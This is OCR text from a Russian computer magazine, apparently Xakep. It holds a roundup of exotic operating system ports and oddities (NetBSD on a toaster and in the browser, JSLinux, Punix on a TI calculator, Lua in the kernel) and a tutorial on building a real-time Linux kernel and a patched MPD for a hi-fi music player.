Находящийся внутри компьютер включал в себя полноценную инсталляцию NetBSD с предустановленными веб-сервером Apache, PHP, а также набором CGI-скриптов для удаленного выполнения различных операций, таких как проигрывание аудио через USB-аудиосистему, управление LCD-экраном и так далее. К сожалению, компоненты, отвечающие за приготовление тостов, так и остались механическими, поэтому включить процесс приготовления удаленно с помощью SSH было нельзя. Зато тостер умел вести статистику по приготовленным тостам и автоматически запускать задачи в начале и по окончании поджарки.

ОС В БРАУЗЕРЕ

Кроме тостеров и прочего экзотического железа, не так давно NetBSD прославилась еще одним необычным портом. На этот раз систему запустили в браузере, не используя никаких плагинов и прочих костылей. Все ядро системы, а также несколько драйверов и утилит пространства пользователя было транслировано в набор скриптов на языке JavaScript, которые можно запустить в любом браузере.

Осуществить такое удалось благодаря наличию в ядре NetBSD слоя абстракции RUMP (Runnable Userspace Meta Program), который представляет собой прослойку над железом в стиле гипервизора или этакого микроядра. RUMP позволяет выносить части ядра или все ядро целиком в пространство пользователя, откуда они смогут получать доступ к гипервизору с помощью специального API.

Чтобы перенести ядро в браузер, разработчики NetBSD взяли код RUMP-ядра, применили к нему транслятор Emscripten для перевода на язык JavaScript, а затем реализовали на том же JavaScript минималистичный гипервизор, под управлением которого и запустили RUMP-ядро.

В JavaScript также были транслированы некоторые драйверы файловых систем (FFS, Tmpfs и kernfs) и несколько утилит командной строки. Все это уместилось в 5 Мб и может быть протестировано в любом браузере по этой ссылке: goo.gl/rS72G.

Несмотря на экспериментальный характер проекта, он имеет вполне себе утилитарные цели. Одно из применений такого ядра разработчики видят в том, чтобы позволить веб-приложениям выполнять сложные функции, ранее присущие только операционным системам. Например, с помощью такого JavaScript-ядра можно легко реализовать веб-приложение, позволяющее напрямую работать с образами файловых систем без необходимости запускать какие-либо процессы на серверной стороне.

JavaScript-ядро уже включено в официальный список портов NetBSD и располагается в каталоге sys/arch/javascript. Конец i386 близок как никогда.

КОМП В БРАУЗЕРЕ

Но зачем ограничиваться одним ядром, когда в браузер можно запихнуть весь компьютер, а точнее, его виртуальный аналог? Именно это сделал неугомонный математик, а по совместительству автор эмулятора QEMU и медиапакета FFmpeg Фабрис Беллар. Исключительно ради проверки текущих возможностей JS, а также собственных скиллов он сел и начал реализацию браузерного эмулятора ПК с нуля.

В результате появился удивительно быстрый эмулятор, способный загрузить linux-2.6.20 с виртуальной файловой системой, содержащей практически все стандартные команды Linux, буквально за несколько секунд (8,478 в Chrome 28, если быть точным). Причем, по заявлению Беллара, JavaScript позволил реализовать некоторые оптимизации, отсутствующие в QEMU, и таким образом в некоторых местах добиться более высокой, в сравнении с тем же QEMU, производительности.

Во всем остальном возможности эмулятора довольно стандартные: набор инструкций i486, эмуляция сетевой карты и текстового видеоадаптера. Поддержка дисковых накопителей пока не реализована, как и поддержка сопроцессора и наборов инструкций MMX, SSE. Однако все это не мешает работе Linux, благодаря наличию в ядре эмулятора сопроцессора и поддержки виртуальных дисковых накопителей в памяти.

Полюбоваться работой этого чуда программистской мысли можно на странице автора (bellard.org/jslinux). Сразу после входа начнется загрузка эмулятора, в конце которой выпадет консоль и станут доступны редакторы vi и qemacs, компилятор tcc, сетевые серверы dnsd, ntpd, ftpd, httpd, sendmail и многое другое.



Тостер под управлением NetBSD

ОС ДЛЯ КАЛЬКУЛЯТОРА

Если полноценный UNIX в браузере тебя не впечатлил, то как насчет UNIX'а в калькуляторе? TI-92+ — программируемый калькулятор для серьезных математиков, начинка его равна среднему компу примерно 30-летней давности: процессор на 12 МГц, 256 Кб оперативной памяти, 2 Мб постоянной, плюс полноценная QWERTY-клавиатура и растровый экран с разрешением 240 × 128. Работает под управлением собственной минималистичной ОС и позволяет выполнять множество самых разнообразных математических операций.


Полноценную NetBSD или Linux в него не впихнешь, ввиду уж слишком ограниченных ресурсов, а вот стороннюю минималистичную ОС вполне. Этой возможностью и решили воспользоваться энтузиасты, создавшие Punix — UNIX-подобную ОС для TI-92+. Система, кстати говоря, для столь ограниченных ресурсов получилась очень даже неплохая. Поддерживается вытесняющая многозадачность, виртуальные терминалы, организация прямой связи с внешним ПК или другим калькулятором через порт ввода-вывода, вывод звука через `/dev/audio`. Доступны стандартные UNIX-утилиты: sh, top, cat, true, false, clear, uname, env, id и date.

Написана система почти целиком на языке Си и распространяется под лицензией BSD. Если у тебя есть возможность стать владельцем такого калькулятора, то я настоятельно рекомендую потестить операционку, скачав (goo.gl/zuXLU) и собрав ее из исходников.


УНИТАЗ С УДАЛЕННЫМ УПРАВЛЕНИЕМ

Японцы — народ изобретательный и технически продвинутый. Они готовы автоматизировать, роботизировать и компьютеризировать все, до чего только дотянутся их руки. И вот, после автоматизации велопарковок, домов, автобусных станций и поездов, они добрались до самого ценного, что есть в доме, — туалета. Новые унитазы линейки Satis (bit.ly/UTiplw), выпускаемые японской фирмой Lixil, не только сделают всю грязную работу за тебя (в разумных пределах, конечно), но и позволят рулить унитазом удаленно, используя Android-приложение.

Lixil Satis обладает всей функциональностью, которая только может понадобиться в умном уни-



Запускаем в браузере Linux…



…и более экзотичный NetBSD

тазе. Это и регулировка температуры сиденья, и автоматический смыв, и закрытие крышки, и, конечно же, незаменимая функция проигрывания музыки для максимального комфорта. Однако, используя фирменное Android-приложение, работающее с унитазом по протоколу Bluetooth, ты получишь еще больший контроль над устройством. Например, ты сможешь заблаговременно открыть крышку еще до входа в туалет, выбрать наиболее подходящую для данного момента музыкальную композицию и просмотреть журнал посещений уборной с подробной информацией о каждом событии.

ПОРТ ANDROID НА C#

Раз уж мы заговорили об Android, то нельзя не вспомнить и о довольно бесполезном начинании под названием XobotOS. В начале 2012 года компания Xamarin, которая занимается поддержкой Mono, инициировала проект по переписыванию всех Java-компонентов Android на язык C# и, как следствие, замену виртуальной машины Dalvik на Mono. В результате на свет появилась XobotOS, она же Android 4.0.3 с Mono внутри, код которой был выложен в репозиторий и ни разу не менялся с тех пор.

Интересно во всей этой истории то, что в результате вложения довольно значительных усилий в портирование системы каких-то существенных выгод, за исключением рекламы Mono, разработчики не получили. Все, что осталось в итоге, — это внесенные доработки в инструмент Sharpen, предназначенный для трансляции Java в C#, а также изменения в порте Mono на Android, который избавился от привязки к Java.

Зато родился график, который очень красноречиво показывает, насколько более эффективной стала система — производительность возросла более чем в шесть раз. Однако тест, его генерирующий, на поверку оказался полностью синтетическим и не отражающим ровным счетом ничего.

ГРАФИЧЕСКАЯ ПОДСИСТЕМА В ЯДРЕ

Как известно, на определенном этапе проектирования программисты, разрабатывающие Windows NT, пришли к выводу, что в целях эффективности вся графическая подсистема ОС должна находиться в ядре. В UNIX, с другой стороны, система X Window всегда была хоть и привилегированным, но пользовательским процессом, который обращался к ядру только с целью получить доступ к адресному пространству видеоадаптера. Такой подход считался неэффективным, поэтому разговоры о том, что Linux должен следовать по пути Windows и тоже включать в ядро графическую систему, в какой-то момент стали самым популярным занятием линуксоидов.

Люди в теме прекрасно понимали, что на самом деле переносить всю графику в ядро ни в коем случае нельзя и что наряду с незначительным поднятием производительности мы получим массу самых разнообразных проблем, от раздувания ядра до уничтожения совместимости со всем существующим софтом. Однако для некоторых идея переноса графической системы в ядро показалась интересной и правильной. В результате появился Framebuffer UI — оконная система, работающая внутри ядра и базирующаяся на интерфейсе Framebuffer (fbdev), этаком универсальном средстве программирования любого видеоадаптера в ядре Linux.

Вся графическая система представляла собой небольшой модуль ядра, реализующий примитивную оконную систему, и набор стандартных приложений, таких как часы, календарь, терминал и даже плеер MPEG-2. В распоряжении программистов также была библиотека libfbui для создания собственных приложений. Назначение этой системы и ее преимущества перед классическими оконными системами в пространстве пользователя так и остались непонятными.

ТЕКСТОВЫЙ ОКОННЫЙ ИНТЕРФЕЙС

Если графическая система в ядре Linux тебя не сильно впечатлила, то, может быть, впечатлит многооконная система, работающая в текстовом режиме? Еще в 1993 году Массимилиано Гиларди решил развить свои скиллы в программировании, написав оконную систему, работающую прямо в терминале DOS, то есть отрисовываемую только с помощью ASCII-символов без перехода в графический режим. На определенном этапе разработки он заметил, что однозадачный DOS никак не может быть использован для запуска сразу нескольких приложений в разных окнах (а реализовать псевдомногозадачность а-ля Windows 3.11 он не смог), и, раздосадованный, забросил проект.

Но на этом история не закончилась. Открыв для себя многозадачный Linux в конце 90-х, Гиларди решил возобновить проект и начал процесс портирования Twin в среду Linux. В результате он довел самую бесполезную оконную систему в мире до очень приличного уровня развития. Последняя версия, выпущенная в 2012 году, поставляется с солидным набором приложений, поддерживает несколько типов раскладок окон, много опций конфигурирования, несколько одновременных сессий с возможностью детачинга и многое-многое другое.

Опробовать это чудо ты можешь практически в любом дистрибутиве, установив одноименный пакет. Рекомендую запускать в голой консоли, так как в иксах система задействует графические возможности для декорирования окон. В общем, прощайте, screen и tmux, да здравствует Twin!

КЛАСТЕР ИЗ RASPBERRY PI


Дешевый и расширяемый Raspberry Pi заработал огромную популярность среди гиков всех мастей. Одни используют его для управления световыми приборами, другие — для автоматизации приготовления кофе, третьи — в качестве медиацентра, а некоторые — для создания кластеров большой вычислительной мощности. Энтузиасты из Саутгемптонского университета сделали такой кластер из 64 плат Raspberry Pi и конструктора Lego.

Как и сам Raspberry Pi, кластер получился со всех сторон бюджетный. Специальные стойки не заказывали, а собрали из конструктора Lego, для соединения задействовали обычный Ethernet-свитч, для питания использовали 13 удлинителей по пять розеток в каждом, в которые были вставлены недорогие 5-вольтовые блоки питания. Общий объем постоянной памяти кластера составил 1 Тб (64 SD-карты по 16 Гб), а объем оперативной памяти — 16 Гб. Общая стоимость — 4 тысячи долларов.


Для вычислений использован стандартный протокол MPI и набор Python-скриптов. Все исходники, а также инструкции по сборке ребята выложили в Сеть (goo.gl/JtV1J). Так что если у тебя появятся лишние четыре тысячи долларов и желание заиметь собственный кластер, то этот адрес тебе пригодится.

LUA В ЯДРЕ ОС


И вновь о сумасшедших программистах из проекта NetBSD. Кроме запуска ядра в браузере и порта на тостер, эти ребята решили воплотить в жизнь еще более сумасшедшую идею — встроить в ядро



Интерфейс Framebuffer UI явно уступает Windows NT



Стандартная команда top, запущенная на калькуляторе



Кластер из Raspberry Pi на коленке



скриптовый язык. Эта идея витала в сообществе NetBSD еще с 2010 года, но только в начале 2013-го они наконец-то собрались с духом закоммитить наработки в ветку current.


Идея всего проекта в том, чтобы встроить в ядро минималистичный интерпретатор языка Lua (который, кстати, называется Lunatik) и таким образом получить возможность быстрой модификации частей ядра для проверки новых идей, конфигурирования подсистем ядра, эффективной разработки драйверов и тому подобных вещей. Предполагается, что наличие Lua в ядре также существенно снизит порог вхождения новых разработчиков в команду.

Звучит, кстати, довольно здраво, особенно если учитывать, что Lua — один из самых простых для изучения языков, а его интерпретатор — один из самых компактных. По этой причине Lua любят использовать в движках игр.



INFO

Последняя разработка Фабриса Беллара – реализованная софтверно базовая станция 4G LTE, которую может запустить любой желающий, обзаведясь средненьким компом и дешевенькой антенной.



Оконная система в терминале

ДОЛГОЖДАННЫЙ РЕЛИЗ: FREEBSD 2.2.9

Первого апреля 2006 года в мейл-листе FreeBSD появилось сообщение о доступности для загрузки долгожданной FreeBSD 2.2.9, выпущенной спустя семь с половиной лет с момента выхода версии 2.2.8. Казалось бы, всего лишь одна из многочисленных гиковых шуток, однако выяснилось, что релиз действительно существовал и его можно было загрузить с официальных FTP-серверов FreeBSD Foundation.

Среди наиболее существенных изменений отмечались: переход на XFree86 версии 3.3.3, с улучшенной поддержкой 2D-акселерации, поддержка Quake 2 в эмуляторе Linux, а также изменение кода драйвера wd(4), благодаря которому теперь обеспечивалась поддержка дисковых накопителей фантастического размера в 137 Гб! В планах на релиз 2.2.10 было избавление от дестабилизирующих возможностей, типа разделяемых библиотек и модулей ядра, а в дальнейшем — долгожданное воссоединение с 386BSD.

ДЕСЯТЬ МЕСТ, ГДЕ ТЫ НЕ ОЖИДАЛ УВИДЕТЬ LINUX

- Мотоцикл. Mavizen TTX02 — первый гоночный электромотоцикл, оснащенный бортовым компьютером, с помощью которого можно выполнять мониторинг работы систем байка и тюнинг. Поддерживается подключение через USB-порт или по Wi-Fi.
- Большой адронный коллайдер. Полностью управляется с помощью Linux-систем.
- Система управления трафиком Сан-Франциско. Построена на базе машин с процессором Freescale PowerQUICC II Pro и работает под управлением Linux.
- Калькулятор TI Nspire CAS CX. Цветной экран 320 × 240, 100 Мб внутренней памяти, 64 Мб оперативной. Операционная система Linux, языки программирования TI-BASIC, Lua, а также Си и ассемблер после джейлбрейка.
- Управление воздушным трафиком. В 2006 году Федеральное управление гражданской авиации США перевело все машины, управляющие воздушным трафиком, на Linux.
- Поезда. Linux-система используется в Японии для управления прибытием и отправлением скоростных поездов.
- Подводная лодка. В 2004 году компания Lockheed Martin спустила на воду атомную субмарину, все бортовые компьютеры которой работают под управлением Red Hat Linux.
- Доение коров. В 2005 году шведская компания DeLaval начала выпускать роботизированную технику для доения коров. Вся система работает под управлением Linux и индивидуально выбирает время доения для каждой коровы.
- Биржа Нью-Йорка. Все машины, обслуживающие Нью-Йоркскую фондовую биржу, работают под управлением Linux.
- Автомобили. В сентябре 2011 года Toyota, Nissan, Jaguar и Land Rover вступили в состав новой рабочей группы Automotive Grade Linux (AGL), которая занимается разработкой бортовых автомобильных систем на базе мобильной операционной системы Tizen с ядром Linux и основанным на веб-технологиях интерфейсом.



PITCH CONTROL
SLOW
FAST
REAL TIME COUNTER
MIN
SEC
(7½ in)
3-MOTOR DIRECT CAPSTAN DRIVE
FEATHER-TOUCH LOGIC CONTROL
AUTO REVERSE/BOTHWAY RECORDING
REC AZIM.
PB AZIM.
FORWARD
PB AZIM.
REC AZIM.
REVERSE
REC
REC MUTE OFF PAUSE
REV SELECTOR
REEL SIZE
REC MUTE
TIMING 1SEC
ON/OFF
7 in
10 in
4-TRACK STEREO TAPE DECK
VU
AKAI ELECTRIC CO., LTD.
MIC
LINE
REC LEVEL
LEFT RIGHT
OUTPUT
MONITOR
SOURCE
TAPE
TIMER START
PULL
LOCK
SPEED
3¾ in
7½ in
TAPE
WIDE RANGE
LOW NOISE
REC MODE
LEFT
RIGHT
ON
OFF
MIC
LEFT
RIGHT

ПРИКЛАДНАЯ АУДИОФИЛИЯ

Собираем звуковую станцию на базе Linux и MPD

В основе референсного аудиопроигрывателя Bryston BDP-2 стоимостью, на минуточку, 156 тысяч рублей лежит стандартная материнка с процессором Intel Atom и звуковой картой ESI Juli@ PCI. В качестве ОС для этого плеера разработчики выбрали Debian Linux. При наличии времени и желания можно собрать аналогичный цифровой источник из имеющегося железа, а с установкой нужного ПО и тонкой настройкой параметров системы тебе поможет эта статья.



Роман Ярыженко
rommanio@yandex.ru



Андрей Матвеев
andrushock@real.xakep.ru

ВВЕДЕНИЕ

Надо сказать, при создании BDP-2 инженеры из Bryston не сильно утруждали себя работой над программной частью: в поставке идет стоковый Debian 6.0.1, ядро версии 2.6.32 без поддержки realtime, предлагаются практически нетронутые настройки MPD, какие-либо оптимизации вовсе отсутствуют. Дело в том, что стандартные ядра имеют довольно большую задержку звука (11–20 мс), и это не позволяет работать со звуком профессионально. В realtime-системе эта задержка составляет ~1 мс, что уже считается отличным результатом. Поэтому первым делом мы скомпилируем ядро и звуковой сервер MPD с RT-патчами, чтобы максимально снизить задержки, затем настроим высокоточный таймер событий, выставим максимальные приоритеты для устройств и процессов, связанных с передачей аудио, и проведем тюнинг системных параметров. В общем, сделаем то, что должны были сделать hi-end'овцы.

Будем рассматривать на примере древнего компа (материнка VIA Epia-MS, проц VIA C3 800 МГц, 512 Мб ОЗУ, звуковая карта ESI Juli@ PCI) и дистрибутива Debian 7.1, установленного по минимуму, то есть без графики и лишних сервисов. У тебя может быть другая звуковуха, только мы бы рекомендовали именно PCI/PCI-E, поскольку внешние карты USB могут некорректно работать с некоторыми материнскими платами.


КОМПИЛЯЦИЯ RT-ЯДРА

RT-патч предназначен для поддержки реального времени в ядре, причем не «мягкого», а «жесткого». Разница заключается в том, что системы «мягкого» реального времени допускают небольшое превышение желаемого времени выполнения, в системах же «жесткого» реального времени подобное превышение недопустимо. Патч накладывается на ванильное ядро, поэтому ставим все необходимое для его компиляции и качаем ядро и патч:

```
# apt-get install kernel-package libncurses5-dev ↵
  fakeroot build-essential pkg-config wget gcc ↵
  autoconf git
# mkdir kernel && cd $_
# wget bit.ly/149djQn
# wget bit.ly/14rDBvQ
```

Распаковываем и патчим:

```
# tar xjf linux-3.8.13.tar.bz2 && cd linux-3.8.13
# bzcat ../patch-3.8.13-rt11.patch.bz2 | patch -p1
```



DVD

На прилагаемом к журналу диске ты найдешь исходники MPD с наложенным RT-патчем.

Затем в menuconfig/nconfig включаем опцию Processor type and features → Preemption Model → Fully Preemptible Kernel (RT) и собираем ядро:

```
# CONCURENCY_LEVEL=3 fakeroot make-kpkg --initrd ↵
  --append-to-version=-rt kernel_image ↵
  kernel_headers
```

Вместо CONCURENCY_LEVEL=3 можешь поставить свое число, в зависимости от количества ядер процессора + 1.

Устанавливаем и перезагружаемся:

```
# dpkg -i ../*.deb
# reboot
```

ПОДГОТОВКА MPD


Для начала — что это такое? Зачем нужен еще один плеер, если их и так предостаточно? Собственно, MPD — демон с клиент-серверной архитектурой, что открывает довольно любопытные возможности, а именно:

- в отличие от множества других графических плееров, он прекрасно обходится без иксов, так что, если они упали или вообще отсутствуют на компе, музыка все равно будет играть;
- это клиент-серверное приложение — при желании им можно управлять из графического интерфейса;
- MPD мало того что клиент-серверный — он еще и сетевой! Следовательно, его можно поставить на безголовый сервер и спокойно рулить им с любого устройства — хоть с нетбука, хоть с другого компа, хоть со смартфона или планшета (iOS/Android).

Сам же MPD имеет множество возможностей, в том числе поддержку FLAC, ALAC, WAV, MP3, OGG, потокового воспроизведения аудио, gapless playback (воспроизведение без пауз)... всего не перечислишь.

Исходники берем с официального сайта (по указанным ниже причинам необходима версия 0.17.1), затем ставим необходимые зависимости для сборки:

```
# wget bit.ly/14wxPtj
# tar xjvf mpd-0.17.1.tar.bz2
# cd mpd-0.17.1
# apt-get build-dep mpd
# apt-get install libcdio-paranoia-dev
```





После этого можно, в принципе, заходить в каталог и набирать команду autogen, а затем make… но мы торопиться не будем, поскольку в противном случае MPD будет скомпилирован с опциями по умолчанию, что нам может не подойти. Кроме того, придется применять RT-патч к самому MPD, который предназначен для улучшения качества звука путем управления приоритетами потоков (зря, что ли, RT-ядро компилировали?). Поскольку сам плеер развивается быстрее, чем патч, версия MPD должна быть именно 0.17.1. Скачиваем патч и накладываем его:

```
# wget bit.ly/10kbsHY -O mpd-rtopt.diff.gz
# gunzip -c mpd-rtopt.diff.gz | patch -p1
```

Теперь уже можно выбирать опции сборки. Конечно, это дело вкуса, но мы собирали со следующими опциями:

```
# ./autogen.sh CFLAGS="-O2 -mtune=`uname -m`" ↵
  --enable-alsa --enable-rtopt --enable-id3 ↵
  --enable-sqlite --enable-audiofile --enable-flac ↵
  --enable-cdio-paranoia --enable-lsr ↵
  --disable-oss --disable-pulse --disable-jack ↵
  --disable-ipv6 --disable-inotify

# make && make install
```

Рассмотрим некоторые опции подробнее:

- `--enable-alsa` — включает поддержку ALSA;
- `--enable-rtopt` — собственно, то, ради чего мы патчили;
- `--enable-id3` — поддержка тегов ID3;
- `--enable-sqlite` — поддержка SQLite для внутренней БД MPD;
- `--enable-audiofile` — поддержка WAV-файлов;
- `--enable-flac` — поддержка FLAC — формата сжатия без потери качества;
- `--enable-cdio-paranoia` — аудиоCD;
- `--enable-lsr` — поддержка изменения частоты дискретизации на лету;
- `--disable-oss` — поскольку мы будем использовать ALSA, OSS нам не понадобится;
- `--disable-pulse`, `--disable-jack` — обертки вокруг ALSA нам тоже ни к чему;
- `--disable-ipv6` — если нет IPv6, зачем его включать?
- `--disable-inotify` — для меньшего потребления ресурсов.

Подопытный комп, аналоговая часть ESI Juli@ демонтирована



Для тестов использовался цифро-аналоговый преобразователь Nagra DAC

А теперь, после успешной сборки и установки, давай перейдем к настройке аудиосистемы.

НАЧАЛЬНАЯ НАСТРОЙКА И ТЮНИНГ

Приведем наиболее важные части файла `mpd.conf`:


```
# Каталог с музыкой. Вложенные подкаталоги
# также поддерживаются
music_directory "/var/mpd/music"
# Плей-листы
playlist_directory "/var/mpd/plists"
# База данных с тегами
db_file "/var/mpd/mpd_db"
# Еще одна база данных — на этот раз
# для пользовательской информации о музыке
sticker_file "/var/mpd/sticker_db"
log_file "/var/log/mpd.log"
# Настройка для ESI Juli@, подключенной по SPDIF
# (Toslink либо RCA) к внешнему ЦАП
# Конфигурация аудиовывода — почти единственный
# многострочный параметр в mpd.conf. Возможно
# использование одновременно нескольких
# аудиовыводов
audio_output {
    # Указываем, что будем использовать ALSA
    type "alsa"
    # Название конфигурации
    name "ESI Julia SPDIF"
    # Используем цифровой выход (для получения
    # информации о звуковой карте смотри вывод
    # команды aplay -L)
```

Чтобы получить bit-perfect playback, запрещаем звуковой подсистеме самой выравнивать громкость, изменять частоту дискретизации, изменять количество каналов и выполнять преобразование разрядности аудиопотока

ОПТИМАЛЬНЫЕ НАСТРОЙКИ BIOS

Приведем несколько настроек BIOS, которые рекомендуется подправить для улучшения производительности:

- Если имеется HyperThreading, лучше его отключить.
- Video BIOS shadow тоже лучше отключить.
- Для устройств PCI выключи опцию PCI Delay Transaction, поскольку она увеличивает задержки.
- Отключи все ненужные встроенные устройства.





Выбор нужной опции ядра



Конфигурационный файл mpd.conf

```
music_directory "/var/mpd/music" # каталог с музыкой. Вложенные подкаталоги также поддерживается
playlist_directory "/var/mpd/plists"
db_file "/var/mpd/mpd_db"
sticker_file "/var/mpd/sticker_db"
log_file "/var/log/mpd.log"
pid_file "/var/mpd/pid"
state_file "/var/mpd/state"
###################### General music daemon options ##############################
user                              "root"
port                              "6600"
log_level                         "default"
auto_update                       "no"
###################### Audio Output ##############################################
audio_output {
        type "alsa"
        name "ESI Julia SPDIF"
        device "iec958:CARD=Juli,DEV=0"
        replay_gain_handler "none"
        auto_resample "no"
        auto_channels "no"
        auto_format "no"
        use_mmap "yes"
        priority "FIFO:99"
}


###################### Volume control mixer ######################################
mixer_type                        "disabled"
###################### MPD Internal Buffering ####################################
audio_buffer_size                 "2048"
buffer_before_play                "50%"
###################### Character Encoding ########################################
filesystem_charset                "UTF-8"
id3v1_encoding                    "UTF-8"
##################################################################################

